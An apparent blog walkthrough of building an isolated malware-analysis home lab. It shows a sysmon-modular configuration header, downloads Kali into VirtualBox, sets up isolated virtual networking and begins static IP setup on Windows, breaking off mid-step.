
Raw



Code Blame 2704 lines (2704 loc) · 247 KB


```
2 <!-- due to the balanced nature of this configuration there will be potential blind spots
3 <!-- for more information go to https://github.com/olafhartong/sysmon-modular/wiki
4 <!--
5 <!-- /**
6 <!-- ///* **%///
7 <!-- ((&&&* "%%&&(
8 <!-- (&&&* ,((((((. **&&(
9 <!-- ((&&*((((((((/*&(&
10 <!-- (&&((((((((/&(
11 <!-- //(((((((//&(
12 <!-- ((/ (((((( /((((
13 <!-- &((((#.///////// #(((((&
14 <!-- &&&(#/////////(#(&&(
15 <!-- &&(#/**/(#(&&
16 <!-- &&&****/(&&
17 <!-- (& ,&.
18 <!-- .*&&.
19 <!--
20 <Sysmon schemaversion="4.90">
21 <HashAlgorithms></HashAlgorithms>
22 <!-- This now also determines the file names of the files preserved (String) -->
23 <CheckReonation>False</CheckReonation>
```

by Olaf Hartong










## Downloading Kali

I went into [Kali.org](https://kali.org) and downloaded Kali for virtual machine



I also went ahead and downloaded 7zip of 64bit as Kali is a 7zip file extension.

After everything was downloaded I extracted the Kali file using 7zip, I clicked the Kali folder, chose the VBox file and it was automatically downloaded into VirtualBox.

## My Home Lab Configuration


**Note:** Default virtual machine settings can pose a risk to the host system when handling malware. To minimize this risk, network configurations must be carefully adjusted.

Just to test tools with internet connectivity default settings would work (this would use NAT).


If using my Home Lab for Malware Analysis is safer not to use an internet connection, be on its own network or not even attach a network adapter to it.

In my case for this Home Lab I chose the second option and these are my configurations:


For Windows 10




For Kali:



Here is a summary of my configurations:  
Windows




Kali:




Now that both machines are on the same network, we need to assign static IP addresses to ensure stable communication and here is how I did it.

## **For Windows:**


1. Click on the globe and then click on Network & Internet settings.




2. Clicked on Change adapter options.



